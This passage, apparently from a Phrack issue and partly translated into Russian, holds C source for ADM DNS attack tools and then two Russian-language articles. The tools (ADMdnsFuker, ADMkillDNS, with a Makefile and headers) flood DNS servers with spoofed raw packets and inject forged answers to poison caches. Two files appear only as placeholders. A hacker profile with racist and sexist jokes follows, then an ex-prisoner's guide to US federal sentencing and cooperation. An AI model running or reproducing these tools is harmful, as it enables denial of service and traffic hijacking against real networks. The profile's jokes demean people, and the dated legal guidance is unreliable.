 unsigned long   d_ip;
 int sraw,on=1;


if(argc <2){printf(" usage : %s <host> \n",argv[0]); exit(0);}

 dns    = (struct dnshdr  *)buffer2;
 data   = (char *)(buffer2+12);
 bzero(buffer2,sizeof(buffer2));

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
  perror("socket");
  exit(ERROR);
  }

 if( (setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
   perror("setsockopt");
   exit(ERROR);
   }

printf("ADMdnsFuker %s  DNS DESTROYER  made by the ADM crew\n",VERSION);
printf("(c) ADM,Heike vouais tous se ki est as moi est a elle aussi ...\n");
sleep(1);

s_ip=host2ip("100.1.2.3");
d_ip=host2ip(argv[1]);



       dns->id      = 123;
       dns->rd      = 1;
       dns->que_num = htons(1);

      while(1){

                  sprintf(namez,"\3%d\3%d\3%d\3%d\07in-addr\04arpa",myrand(),myrand(),myrand(),myrand());
                  printf("%s\n",namez);
                  strcpy(data,namez);
                  *( (u_short *) (data+strlen(namez)+1) ) = ntohs(12);
                  *( (u_short *) (data+strlen(namez)+3) ) = ntohs(1);
```

```
                udp_send(sraw,s_ip,d_ip,2600+myrand(),53,buffer2,14+strlen(namez)+5);
                s_ip=ntohl(s_ip);
                s_ip++;
                s_ip=htonl(s_ip);

            }

}
<-->

<++> ADMIDpack/ADMkillDNS.c

#include "ADM-spoof.c"
#include "dns.h"
#include "ADMDNS2.c"

#define   ERROR     -1
#define   VERSION  "0.3 pub"
#define   ID_START  1
#define   ID_STOP   65535
#define   PORT_START  53
#define   PORT_STOP   54

void main(int argc, char **argv)
   {

 struct   dnshdr *dns;
 char            *data;
         char            buffer2[4000];
         unsigned char   namez[255];
 unsigned long   s_ip,s_ip2;
 unsigned long   d_ip,d_ip2;
         int sraw, i, on=1, x, loop, idstart, idstop, portstart, portstop;


if(argc <5){
            system("/usr/bin/clear");
            printf(" usage : %s <ip src> <ip dst>  <name> <ip>\n\t[A,B,N] [ID_START] [ID_STOP] [PORT START] [
            printf(" ip src: ip source of the dns anwser\n");
            printf(" ip dst: ip of the dns victim\n");
            printf(" name  : spoof name ex: www.dede.com\n");
            printf(" ip    : the ip associate with the name\n");
            printf(" options \n");
            printf(" [A,B,N]   \n");
            printf(" A: flood the DNS victim with multiple query\n");
            printf(" B: DOS attack for destroy the DNS \n");
            printf(" N: None attack \n\n");
            printf(" [ID_START]            \n");
            printf(" ID_START: id start :> \n\n");
            printf(" [ID_STOP]             n");
            printf(" ID_STOP : id stop :>  \n\n");
            printf(" PORT START,PORT STOP: send the spoof to the portstart at portstop\n\n");
            printf("\033[01mADMkillDNS %s (c) ADM\033[0m , Heike \n",VERSION);
            exit(ERROR);
            }

 dns    = (struct dnshdr  *)buffer2;
 data   = (char *)(buffer2+DNSHDRSIZE);
 bzero(buffer2,sizeof(buffer2));

if( (sraw=socket(AF_INET,SOCK_RAW,IPPROTO_RAW)) == ERROR){
   perror("socket");
   exit(ERROR);
   }


if((setsockopt(sraw, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on))) == ERROR){
  perror("setsockopt");
  exit(ERROR);
  }
 printf("ADMkillDNS %s",VERSION);
```

```
 printf("\nouais ben mwa je dedie ca a ma Heike");
 printf("\nREADY FOR ACTION!\n");

s_ip2=s_ip=host2ip(argv[1]);
d_ip2=d_ip=host2ip(argv[2]);



if(argc>5)if(*argv[5]=='A')
 {
  for(loop=0;loop<10;loop++){
       dns->id      = 6000+loop;
       dns->qr      = 0;
       dns->rd      = 1;
       dns->aa      = 0;
       dns->que_num = htons(1);
       dns->rep_num = htons(0);
       i=makepaketQS(data,argv[3],TYPE_A);
       udp_send(sraw,s_ip,d_ip,1200+loop,53,buffer2,DNSHDRSIZE+i);
       s_ip=ntohl(s_ip);
       s_ip++;
       s_ip=htonl(s_ip);

       }
   } /* end of DNS flood query */

if(argc>5)if(*argv[5]=='B')
  {
  □  s_ip=host2ip("100.1.2.3");
          dns->id      = 123;
          dns->rd      = 1;
          dns->que_num = htons(1);

     printf("plz enter the number of packet u wanna send\n");
     scanf("%i",&i);
      for(x=0;x<i;x++){

                  sprintf(namez,"\3%d\3%d\3%d\3%d\07in-addr\04arpa",myrand(),myrand(),myrand(),myrand());
                  strcpy(data,namez);
                  *( (u_short *) (data+strlen(namez)+1) ) = ntohs(12);
                  *( (u_short *) (data+strlen(namez)+3) ) = ntohs(1);
                  udp_send(sraw,s_ip,d_ip,2600+myrand(),53,buffer2,14+strlen(namez)+5);
                  s_ip=ntohl(s_ip);
                  s_ip++;
                  s_ip=htonl(s_ip);
                 printf("send packet num %i:%i\n",x,i);
            }
      } /* end of DNS DOS */


if(argc > 6 )idstart = atoi(argv[6]);
else
  idstart = ID_START;
if(argc > 7 )idstop  = atoi(argv[7]);
else
  idstop = ID_STOP;

if(argc > 8 ){
  portstart = atoi(argv[8]);
  portstop  = atoi(argv[9]);
  }

 else {
   portstart = PORT_START;
   portstop  = PORT_STOP;
   }


bzero(buffer2,sizeof(buffer2));
bzero(namez,sizeof(namez));
i=0;
```

```
x=0;
s_ip=s_ip2;
d_ip=d_ip2;



    for(;idstart<idstop;idstart++){
       dns->id      = htons(idstart);
       dns->qr      = 1;
       dns->rd      = 1;
       dns->aa      = 1;
       dns->que_num = htons(1);
       dns->rep_num = htons(1);
       printf("send awnser with id %i to port %i at port %i\n",idstart,portstart,portstop);
       i=makepaketAW(data,argv[3],argv[4],TYPE_A);
       for(;x < portstop; x++)
          udp_send(sraw,s_ip,d_ip,53,x,buffer2,DNSHDRSIZE+i);
       x = portstart;
      }

printf(" terminated..\n");
}
<-->

<++> ADMIDpack/ADMnOg00d.c
/***************************/
/* ADMnog00d (c) ADM       */
/***************************/
/*  ADM DNS ID PREDICTOR   */
/***************************/

#include <fcntl.h>
#include <unistd.h>
#include "dns.h"
#include "ADM-spoof.c"
#include "ADMDNS2.c"


#define  VERSION "0.7 pub"
#define  SPOOFIP "4.4.4.4"
#define  ERROR  -1
#define  LEN   sizeof(struct sockaddr)
#define  UNDASPOOF "111.111.111.111"
#define  TIMEOUT 300
#define  DNSHDRSIZE 12

void usage()
{

   printf(" ADMnoG00D <your ip> <dns trust> <domaine trust> <ip victim> <TYPE> <spoof name> <spoof ip> <ns.tr
   printf("\n ex: ADMnoG00d ppp.evil.com ns1.victim.com provnet.fr ns.victim.com 1 mouhhahahaha.hol.fr 31.3.3
   printf(" well... we going to poison ns.victime.com for they resolv mouhhahaha.hol.fr in 31.3.3.7\n");
   printf(" we use provnet.fr and ns1.provnet for find ID of ns.victim.com\n");
   printf(" we use ns.isdnet.net for spoof because they have auth on *.hol.fr\n");
   printf(" for more information..\n");
   printf(" check ftp.janova.org/pub/ADM/ \n");
   printf(" mail  ADM@janova.org \n");
   printf(" ask Heike from me...:) \n");
   exit(-1);
}

/* ... (остальной код опущен для краткости, полный код в оригинале) ... */
<-->

<++> ADMIDpack/ADMsnOOfID.c
/* ... полный исходный код ADMsnOOfID — DNS ID sniffer с использованием libpcap ... */
<-->

<++> ADMIDpack/ADMsniffID.c
/* ... полный исходный код ADMsniffID — сниффер DNS-запросов в LAN с подменой ответов ... */
<-->
```

```
<++> ADMIDpack/Makefile
# version 0.1
SHELL  = /bin/sh
CC = gcc
LIBS = -lpcap
BIN = .
CFLAGS = -I. -L.
all: ADMkillDNS ADMsnOOfID ADMsniffID ADMdnsfuckr ADMnOg00d

ADMkillDNS: ADMkillDNS.c
□$(CC) $(CFLAGS) ADMkillDNS.c  $(LIBS) -o $(BIN)/ADMkillDNS

ADMsnOOfID: ADMsnOOfID.c
□$(CC) $(CFLAGS) ADMsnOOfID.c  $(LIBS) -o $(BIN)/ADMsnOOfID

ADMsniffID: ADMsniffID.c
□$(CC) $(CFLAGS) ADMsniffID.c  $(LIBS) -o $(BIN)/ADMsniffID

ADMdnsfuckr: ADMdnsfuckr.c
□$(CC) $(CFLAGS) ADMdnsfuckr.c $(LIBS) -o $(BIN)/ADMdnsfuckr

ADMnOg00d: ADMnOg00d.c
□$(CC) $(CFLAGS) ADMnOg00d.c   $(LIBS) -o $(BIN)/ADMnOg00d

clean:
□rm -f $(BIN)/*o $(BIN)/ADMsniffID $(BIN)/ADMsnOOfID $(BIN)/ADMnOg00d \
□$(BIN)/ADMkillDNS $(BIN)/ADMdnsfuckr
<-->

<++> ADMIDpack/dns.h

#define DNSHDRSIZE 12

struct dnshdr {
unsigned short int id;

unsigned char  rd:1;           /* recursion desired */
unsigned char  tc:1;           /* truncated message */
unsigned char  aa:1;           /* authoritive answer */
unsigned char  opcode:4;       /* purpose of message */
unsigned char  qr:1;           /* response flag */

unsigned char  rcode:4;        /* response code */
unsigned char  unused:2;       /* unused bits */
unsigned char  pr:1;           /* primary server required (non standard) */
unsigned char  ra:1;           /* recursion available */

unsigned short int que_num;
unsigned short int rep_num;
unsigned short int num_rr;
unsigned short int num_rrsup;
};
<-->

<++> ADMIDpack/ip.h

/* adapted from tcpdump */

#ifndef IPVERSION
  #define IPVERSION 4
#endif  /* IPVERISON */

struct iphdr {
  u_char  ihl:4,□/* header length */
          version:4;□/* version */
  u_char  tos;□□/* type of service */
  short   tot_len;□/* total length */
  u_short id;□□/* identification */
  short   off;□□/* fragment offset field */
#define IP_DF   0x4000□/* dont fragment flag */
#define IP_MF   0x2000□/* more fragments flag */
```

```
  u_char  ttl;□□/* time to live */
  u_char  protocol;□/* protocol */
  u_short check;□/* checksum */
  struct  in_addr saddr, daddr;  /* source and dest address */
};

#ifndef IP_MAXPACKET
  #define IP_MAXPACKET 65535
#endif  /* IP_MAXPACKET */
<-->

<++> ADMIDpack/udp.h
struct udphdr {
□u_short source;□□/* source port */
□u_short dest;□□/* destination port */
□u_short□len;□□/* udp length */
□u_short check;□□/* udp checksum */
};
<-->
```

EOF

Личное

Автор: O0

```
              Handle: O0
          Call him: pachuco. Эй... я.
       Past handles: digital jesus
      Handle origin: Л. Рон Хаббард помог мне его придумать.
      Date of Birth: 07/74
             Height: На каблуках или без?
             Weight: В шестом классе я участвовал в римском спектакле. Я играл Неаполь.
          Eye color: Голубые.
         Hair Color: Голубые. Я старею.
          Computers: Да, пожалуйста. Побольше майонеза, без лука.
           Admin of: Ничего. Я не администратор.
   Sites Frequented: www.scientology.org (Если вы собираетесь кого-то взламывать,
                     взломайте меня.)
               URLs: Веб — это отличное оправдание для трату времени, если только
                     вы не занимаетесь исследованиями, распространением религиозной
                     пропаганды или продажей сексуально ориентированных продуктов.
```

Любимое

Женщины: Daemon9, ты пытаешься мне что-то сказать?

Машины: Porsche Carrera — какой-нибудь.

Еда: The Roxy в Энсинитасе, Калифорния; Filibertos в Энсинитасе, Калифорния; и, конечно же, «deli world» в гетто Сан-Франциско (Эксельсиор). Еда за доллар — соседняя дверь.

Музыка: Fugazi, джаз, эйсид-джаз, лаундж, григорианское пение, Jon Spencer — Orange, One Dollar Food (по понедельникам в Red Devil Lounge в Сан-Франциско — федералы приветствуются, но пусть наденут приличные костюмы и возьмут быстрые кроссовки, чтобы я вас узнал).

Фильмы: «Обычные подозреваемые», «Выходной день Ферриса Бьюллера», «Крутые парни из торгового центра» — всё, кроме фильмов с Поли Шором или Родни Дейнджерфилдом в главных ролях.

Книги: «Хаос: создание новой науки» Джеймса Глейка; «Язык программирования C» за авторством Вика и A1co Вика; «Почему я, похоже, так и не могу научиться танцевать» — документалка за авторством Daemon9.

Цитаты:
• «Ад не знает ярости сильнее, чем презрение женщины к Sega» — Броди.
• «Ого! Вода в этой ванне такая... белая!» — Б. Клинтон.
• «Ого! Джесси Джексон и вправду такой чёрный!» — Пэт Бьюкенен.
• «Я никак не могу найти вещи, когда они мне нужны» — Олли Норт.
• «Люди съедят дерьмо, если полить его салатной заправкой» — Б. Гейтс.
• «ГАВ! pppp» — Татту.

Возбуждает: Мини-юбки, подвязки, винил, духи, мясоедки, умные девушки без апломба.

Отталкивает: Толстые, уродливые, вонючие вегетарианки-«гранолы» без личности, которые ходят в двадцатилетней одежде, до сих пор не стираной, и лишены социальных навыков или способности их приобрести. Также — торговые агенты.

Страсти

• Бизнес (тестирование на проникновение / аудит безопасности).
• Тропические места (отдых).
• Городские места (острые ощущения).
• Винки, волшебная собака, мул и охотник на зайцев.
• Компьютеры / сети.
• Моя девушка.
• Европа в целом (но честно говоря, если вы голландец и у вас есть ресторан — приезжайте в США и узнайте, что такое говяжий фарш. Заодно разберитесь, что означает «прожарка well done». Впрочем, должен искренне похвалить вас за превосходный выбор сортов марихуаны).

Памятные события

• Захват коммутаторов через Интернет (TCP → X.25).
• Первая приличная машина.
• Захват вашей машины.
• Получить удар от крупного сицилийца и лечь в нокаут.
• Отправить крупного сицилийца в больницу.

Люди, которых стоит упомянуть

• Джоан Крок — за все миллионы долларов, которые она мне так и не дала.
• Daemon9 — за то, что похлопал меня по спине и случайно сломал позвоночник.
• Моя девушка — за то, что она потрясающая соседка.
• Её родители — за то, что постоянно меня кормят.
• Татту, мой щенок — за то, что писает на мою кровать, пол и всю одежду.
• Все, кто когда-либо подавал мне кофе.
• Все, кто когда-либо меня предавал. Большое спасибо за вашу теплоту и сочувствие.
• Мистер Роджерс. Использует наркотики для обучения американской молодёжи моральным нормам, которые им следует усвоить для светлого будущего, а кукол — для иллюстрации ценностей плавно функционирующей диктатуры.
• Мои родители — за то, что терпели все странные телефонные звонки от вас, придурков, на протяжении многих лет, и за то, что мотивировали меня изучать интересующие меня вещи, говоря, что без высшего образования я никуда не устроюсь. По крайней мере, я не покупал диплом в журнале и не стал Президентом Соединённых Штатов.
• Опра — за то, что развлекала меня, пока я наблюдал, как ты раздуваешься и сдуваешься, точно рыба-шар. (Не думаю, что она это читает.) (Но если я ошибаюсь, и Опра — заядлый читатель Phrack — то прошу прощения, это была просто шутка... К тому же, по данным Людей в чёрном, вы инопланетянин.)

Жемчужины мудрости

• Не берите деревянных монет, но если берёте — убедитесь, что их хватит на постройку бревенчатой хижины. Не берите бревенчатых хижин, но если берёте — нарежьте их достаточно мелко, чтобы раздать всем деревянные монеты.
• Не придумывайте клише, но если придумываете — убедитесь, что они смешные.
• Заставьте бизнес работать на вас, а не работайте на свой бизнес.
• Никогда не игнорируйте тех, кого любите.
• Покупайте качественные вещи для дома с первого раза... если только у вас нет соседей по комнате.
• Если всех вокруг вас поймали — пора остановиться.
• Если колонка — это колонка, а не «устройство звуковой эмиссии», то туалетная бумага — это «туалетная бумага» или «ткань для вытирания зада»?
• Почаще делайте это на выезде, если только она не попросит вас остановиться.
• Всем, кто постоянно приходит на IRC с вопросом «научи меня хакать»: во-первых, большинство людей на IRC понимают по-английски и знают грамматику. Во-вторых, возьмите наконец книгу и, возможно, вы удивитесь тому, на что способны. Мы вроде как эволюционируем, помните?
• Когда я был маленьким мальчиком, я съел улитку. Если вы маленький мальчик — не делайте этого.
• Если уж вы кого-то как следует отколотили — убедитесь, что это произошло не перед моим домом, потому что я не хочу убирать за вами.

```
----[  EOF
```

Содержание

Автор: Agent Steal

Из федеральной тюрьмы, 1997

Вклад и редактура: Minor Threat

Особая благодарность: Evian S. Sim

ПРИМЕЧАНИЕ: Нижеследующий документ должен рассматриваться как «юридические материалы» в соответствии с Положением Федерального бюро тюрем P.S. 1315.05, а также согласно 28 C.F.R. 543.10-16

Введение

Вероятность ареста за компьютерный взлом возросла до беспрецедентного уровня. Как бы осторожно и мудро вы ни действовали, вы обязательно совершите ошибки. И дело в том, что если вы посвятили хоть кого-то в суть своей деятельности — вы уже допустили первую ошибку.

Для всех, кто активно занимается взломом, я не могу переоценить важность информации, содержащейся в этом файле. Тем, кого только что арестовали федералы, этот файл может означать разницу между трёхлетним и однолетним сроком. Тем, кого ещё ни разу не ловили, этот файл, вероятно, изменит подход к взлому или вовсе остановит от него.

Я понимаю, что мои предыдущие слова звучат несколько пафосно, но за 35 месяцев заключения я слышал от бесчисленного числа заключённых одно и то же: «Знал бы тогда то, что знаю сейчас...» Думаю, никто не станет спорить: система уголовного правосудия — это игра, в которую играют обе стороны, и обвинение, и защита. И если вам суждено стать её участником, будет мудро выучить правила. Автор и участники настоящего файла познали их на собственном горьком опыте. В результате мы направили свои хакерские навыки в годы заключения на изучение уголовного права и, в конечном счёте, выживания. Подав собственные ходатайства, написав собственные апелляционные жалобы и пережив тюремную жизнь, мы теперь передаём эти знания хакерскому сообществу. Учитесь на нашем опыте... и на наших ошибках.

— Agent Steal

Часть I — Федеральное уголовное право

A. Главное — относимое поведение

Для тех из вас, у кого недостаточно терпения читать длинные g-файлы, я сначала рассмотрю самую важную тему. Это, пожалуй, самое существенное заблуждение относительно нынешней системы уголовного правосудия. То, о чём я говорю, в юридических кругах называется «относимым поведением». Это довольно сложно, и я разберу это подробнее... Однако мне нужно, чтобы вы усвоили это кристально чётко. Всё сводится к двум концепциям:

I. КАК ТОЛЬКО ВАС ПРИЗНАЮТ ВИНОВНЫМ ХОТЯ БЫ ПО ОДНОМУ ПУНКТУ, КАЖДЫЙ ПУНКТ БУДЕТ ИСПОЛЬЗОВАН ДЛЯ РАСЧЁТА ВАШЕГО СРОКА

Вне зависимости от того, заключите ли вы соглашение по одному пункту или по ста, приговор будет одинаковым. Это применимо к взлому, злоупотреблению кодами, кардингу, несанкционированному доступу к компьютерам, краже имущества и т.д. Всё это трактуется одинаково. Другие преступления, которые вы совершили, но которые вам не предъявлены, также будут использованы при расчёте срока. Вас не обязаны доказывать виновность в каждом действии. Достаточно, что появляется видимость вашей причастности или кто-то заявляет о ней — и это можно использовать против вас. Знаю, звучит безумно, но это правда; это стандарт перевеса доказательств применительно к относимому поведению. Эта практика включает использование незаконно изъятых доказательств и оправдательных приговоров как информации для увеличения длительности наказания.

II. ВАШ СРОК БУДЕТ РАССЧИТЫВАТЬСЯ ИСХОДЯ ИЗ СОВОКУПНОГО УЩЕРБА В ДЕНЕЖНОМ ВЫРАЖЕНИИ

Федералы используют таблицу приговоров для расчёта срока. Всё просто: чем больше денег — тем больше времени. Неважно, пытались ли вы взломать систему 10 или 10 000 раз. Каждая попытка может быть отдельным пунктом, но решает именно ущерб. Неудавшаяся попытка приравнивается к совершённому преступлению. Также не важно, пытались ли вы взломать компьютер одной компании или десяти. Правительство просто сложит все расчётные цифры ущерба и обратится к таблице приговоров.

B. Подготовка к суду

Я старался изъясняться как можно проще. На самом деле Федеральные руководства по вынесению приговоров (U.S.S.G.) весьма сложны. Настолько, что образуются специализированные юридические фирмы, работающие исключительно в области назначения наказания. Если вас арестовали, я настоятельно рекомендую нанять одну из них. В некоторых случаях имеет смысл избежать найма судебного адвоката и сразу обратиться к одному из таких «специалистов по постконвикционным делам». Сэкономьте деньги, признайте вину, отбудьте срок. Возможно, звучит жёстко, но с учётом того, что у Прокуратуры США процент обвинительных приговоров составляет 95%, это может быть мудрым советом. Тем не менее я не хочу преуменьшать важность готовности к суду. Если у вас сильный судебный адвокат и веское дело, это существенно улучшит позиции на переговорах о соглашении с обвинением.

C. Соглашения о признании вины и адвокаты

Ваш адвокат может оказаться злейшим врагом или лучшим защитником. Найти подходящего непросто. Цены варьируются, и, как правило, адвокат спрашивает, сколько денег вы можете собрать, а затем говорит: «Этой суммы будет достаточно». На самом деле простое признание вины с вынесением приговора обойдётся вам примерно в 15 000 долларов. Расходы на судебный процесс легко переходят в шестизначные суммы. Наконец, специалист по постконвикционным делам возьмёт от 5 000 до 15 000 долларов за ведение вашего дела при вынесении приговора с заключительными прениями.

Тем не менее вы можете оказаться во власти Бюро государственных защитников. Как правило, они бесполезны, иногда встречается тот, кто будет за вас бороться. По сути, это лотерея. Всё, что могу сказать: если вас не устраивает тот, что назначен, увольте его и надейтесь на лучшего. Если вы наскребёте 5 000 долларов на постконвикционного специалиста для работы совместно с вашим

государственным защитником, я настоятельно рекомендую это сделать. Такой специалист обеспечит, чтобы судья увидел полную картину, и будет наиболее эффективно отстаивать лёгкий или разумный приговор. Не рассчитывайте, что государственный защитник тщательно изложит ваше дело. Слушание по вынесению приговора пройдёт так быстро, что вы выйдете из зала суда в растерянности. Вы и ваша команда защиты должны войти на это слушание в полной готовности, заранее подав меморандум по вопросу назначения наказания.

Соглашение о признании вины, которое вы подпишете, будет влиять на вас и ваше дело ещё долго после вынесения приговора. Соглашения о признании вины — дело тонкое, и если вы невнимательны или находитесь в слабой позиции защиты (дело против вас весомое), соглашение может сыграть против вас. В нём есть немало пунктов для переговоров. Но в целом мой совет — не подписывать отказ от права на апелляцию. Попав в настоящую тюрьму с настоящими тюремными юристами, вы поймёте, насколько вас обобрали. Вне зависимости от этого, скорее всего, вы захотите подать апелляцию. В таком случае нужно помнить о двух вещах: поднять все апелляционные вопросы при вынесении приговора и подать уведомление об апелляции в течение 10 дней с момента вынесения приговора. Промедлишь — потеряешь.

Следует, однако, упомянуть, что по некоторым вопросам вы можете подать апелляцию, даже если подписали отказ от этого права. Например, вы не можете подписать отказ от права на апелляцию незаконного приговора. Если судья выносит постановление, не допускаемое статутом, вы имеете конституционное право обжаловать приговор.

Закончу этот подраздел тюремной шуткой. Вопрос: как понять, что ваш адвокат лжёт? Ответ: вы видите, как шевелятся его губы.

D. Сговор

Что случилось с оправданием на основании технических нарушений? Сожалею — те времена прошли, остались лишь в кино. Суды, как правило, отклоняют многие доводы как «незначительную ошибку» или «правительство действовало добросовестно». Наиболее тревожная тенденция, и, безусловно, основа успеха обвинения — это расплывчато сформулированные законы о сговоре. Если двое или более людей планируют совершить что-то противозаконное, а затем один из них предпринимает что-то в развитие цели (даже что-то законное) — это уже преступление. Да, это правда. В Америке незаконно просто говорить о совершении преступления. Позовите мистера Оруэлла. Ау?

Вот гипотетический пример для наглядности. Билл Г. и Марк А. — хакеры (можете себе представить?). Билл и Марк разговаривают по телефону, и, не зная об этом, ФБР записывает звонок. Они обсуждают взлом мейнфрейма Apple и удаление прототипа нового браузера Apple. Позже в тот же день Марк проводит легальное исследование, чтобы выяснить, какой мейнфрейм и операционную систему использует Apple. На следующее утро федералы врываются в дом Марка и изымают всё, что имеет провода. Билл и Марк идут на суд и тратят миллионы на защиту. Оба признаны виновными в сговоре с целью несанкционированного доступа к компьютерной системе.

E. Вынесение приговора

На этом этапе отдел пробации готовит доклад для суда. Его обязанность — рассчитать ущерб и выявить отягчающие или смягчающие обстоятельства. Apple Computer Corporation оценивает: если бы Билл и Марк добились успеха, это повлекло бы ущерб в 2 миллиона долларов. Именно эта цифра будет использована судом. Исходя из базового сценария, наш динамичный дуэт получит примерно трёхлетние сроки.

Как я упоминал, вынесение приговора сложно, и многие факторы могут уменьшить или увеличить срок, обычно последнее. Допустим, ФБР обнаружило на компьютере Марка файл с 50 000 несанкционированных номеров аккаунтов и паролей от Microsoft Network. Даже если ФБР не предъявит ему это как обвинение, это может быть использовано для увеличения срока. Как правило, правительство оценивает подобные вещи в 200 долларов за аккаунт в качестве попытки причинить ущерб (т.е. номера кредитных карт и пароли = средства доступа). Итого — 10 миллионов убытка. В совокупности с 2 миллионами от Apple Марк уедет лет на девять. К счастью, недалеко от Редмонда, штат Вашингтон, есть федеральная тюрьма, так что Билл сможет его навещать.

Среди прочих факторов, используемых при расчёте приговора, могут быть следующие: прошлая судимость, степень вашего участия в преступлении, психические расстройства, находились ли вы на испытательном сроке в момент преступления, применялось ли оружие, звучали ли угрозы, является ли ваше имя Кевин Митник (хе-хе), пострадало ли пожилое лицо, воспользовались ли вы служебным положением, обладаете ли высокой квалификацией и использовали ли особые навыки, сотрудничали ли с властями, выражаете ли раскаяние, выходили ли на суд и т.д.

Это лишь некоторые из множества факторов, способных увеличить или уменьшить срок. Полное изложение U.S.S.G. выходит за рамки данной статьи. Я чувствую, что упустил некоторые существенные вопросы. Тем не менее, если вы запомните мои два главных тезиса плюс принцип работы закона о сговоре, вы будете намного лучше защищены.

F. Использование особых навыков

Единственное конкретное «усиление приговора», которое я хотел бы рассмотреть — то, в создании прецедента которого я сам несу ответственность. В деле U.S. v Petersen, 98 F.3d. 502, 9th Cir., Апелляционный суд США постановил, что некоторые компьютерные хакеры могут подпадать под усиление за особые навыки. В целом это означает увеличение срока на 6-24 месяца. В моём случае это добавило восемь месяцев к 33-месячному сроку, доведя его до 41 месяца. По существу, суд заявил: поскольку я использовал свои «изощрённые» хакерские навыки в законных целях в качестве консультанта по компьютерной безопасности, усиление применимо. Ирония в том, что если бы я оставался сугубо уголовным хакером, я бы отсидел меньше.

Мораль такова: правительство найдёт способы дать вам столько времени, сколько захочет. U.S.S.G. вступили в силу в 1987 году в попытке устранить неравенство при вынесении приговоров. Подсудимые со схожими преступлениями и схожим прошлым нередко получали разные сроки. К сожалению, эта практика сохраняется. U.S.S.G. — действительно провал.

G. Получение залога

В прошлом федералы могли просто провести обыск и уйти, не арестовывая вас. Сейчас это скорее исключение, нежели правило, и вас, скорее всего, возьмут под стражу непосредственно при обыске. Велика также вероятность, что вас не освободят под залог. Это часть правительственного плана — сломить вас и выиграть дело. Если они найдут хоть какую-то причину отказать в залоге — они её найдут. Чтобы претендовать на залог, необходимо соответствовать следующим критериям:

• Вы должны проживать в юрисдикции, в которой вас арестовали.
• Вы должны быть трудоустроены или иметь семейные связи в данном районе.
• У вас не должно быть истории уклонения от явки или побегов.
• Вы не должны считаться опасным или угрожающим для общества.

Кроме того, в залоге может быть отказано по следующим причинам:

• Кто-то заявил суду, что вы говорили о намерении бежать в случае освобождения.
• При осуждении вам грозит длительный срок.
• У вас есть криминальное прошлое.
• У вас есть ожидающие рассмотрения обвинения в другой юрисдикции.

В результате всей этой «реформы залога» лишь около 20% арестованных выходят под залог. Вдобавок оформление залоговых документов при участии имущества в качестве обеспечения занимает от 1 до 3 недель.

Итак, вы в тюрьме — конкретно в административном изоляторе или в окружном следственном изоляторе, заключившем контракт с федералами на содержание их заключённых. Молитесь, чтобы город был достаточно крупным и располагал собственным федеральным следственным изолятором. Окружные тюрьмы — как правило, последнее место, где вы хотели бы оказаться.

H. Штатные vs. федеральные обвинения

В некоторых случаях вы столкнётесь со штатными обвинениями с возможностью того, что федералы «подхватят» их. Вы даже можете подтолкнуть федералов к предъявлению обвинительного заключения. Это непростое решение. На уровне штата вы отсидите значительно меньше, но столкнётесь с более суровым контингентом и условиями содержания. Конечно, в федеральных тюрьмах тоже бывает насилие, но в целом как ненасильственный осуждённый по делу белых воротничков вы в итоге окажетесь в среде с другими заключёнными низкого уровня охраны. Подробнее об этом позже.

До вынесения приговора вы будете содержаться как «арестант до суда» в общей камере с другими заключёнными. Некоторые из них будут агрессивными, но федералы не терпят особых глупостей. Если кто-то буянит — его бросают в карцер. Если он продолжает представлять угрозу для заключённых, его оставляют в одиночке (карцере). Иногда заключённых, находящихся под угрозой, помещают в одиночку. На самом деле не ради их защиты. А чтобы уберечь тюрьму от иска в случае, если заключённого покалечат.

I. Сотрудничество со следствием

Естественно, после ареста следователи захотят с вами поговорить. Сначала у вас дома, а если вы покажетесь разговорчивым, они отвезут вас к себе в офис на расширенную беседу за чашкой кофе. Мой совет здесь проверен временем и всем известен: хранить молчание и требовать адвоката. Независимо от ситуации и ваших планов, ничего из того, что вы скажете, вам не поможет. Ничего. Даже если вы знаете, что собираетесь сотрудничать — это не тот момент.

Это очевидно спорная тема, но факт остаётся фактом: примерно 80% всех подсудимых в конечном счёте признаются и указывают на других. Эта тенденция объясняется крайне длительными сроками, которые федералы раздают в наши дни. Немногие захотят мотать 10-20 лет ради того, чтобы прикрыть друзей, когда сами могут отделаться 3-5 годами. Каждый должен принять это решение сам. Мой единственный совет: прикрывайте близких друзей и семью. Все остальные — подходящая добыча. В тюремной системе у чёрных есть поговорка: «Ударь первым». Ни для кого не секрет, что первый подсудимый в деле о сговоре обычно получает лучшую сделку. Я даже видел ситуации, когда крупная рыба сдала всех мелких и получила скидку 40% к сроку.

Кстати, допрос или дебрифинг у федералов сам по себе может быть испытанием. Я настоятельно рекомендую заранее почитать о техниках допроса. Когда знаешь их методы, всё становится прозрачным и дебрифинг проходит куда спокойнее.

Когда вы заключаете сделку с правительством, вы заключаете сделку с самим дьяволом. Допустите любую ошибку — они откажутся от договорённостей, и вы не получите ничего. Иногда правительство хитростью заставляет вас думать, что оно хочет вашего сотрудничества, хотя на самом деле ему совершенно неинтересно то, что вы можете рассказать. Им просто нужно ваше признание. Когда вы подписываете соглашение о сотрудничестве, никаких чётких обещаний насчёт размера сокращения срока нет. Это определяется после вашей дачи показаний и т.д. — уже при вынесении приговора. Всё на усмотрение судьи. Однако обвинение вносит рекомендацию, и судья, как правило, соглашается с ней. Фактически, если обвинение не подаст суду ходатайство о вашем «понижении» срока, руки суда окажутся связаны и никакой скидки вы не получите.

Как видите, сотрудничество — дело тонкое. Большинство людей, особенно те, кто ни дня не провёл за решёткой, скажут вам не сотрудничать. «Не стучи». Это благородная позиция. Однако в ряде ситуаций это просто глупо. Прикрывать чьи-то интересы, когда тот же человек легко бы сделал с вами то же самое, — непростой выбор. Это требует тщательного обдумывания. Как я уже говорил, прикройте друзей, а затем делайте всё необходимое, чтобы выйти из тюрьмы и продолжить жизнь.

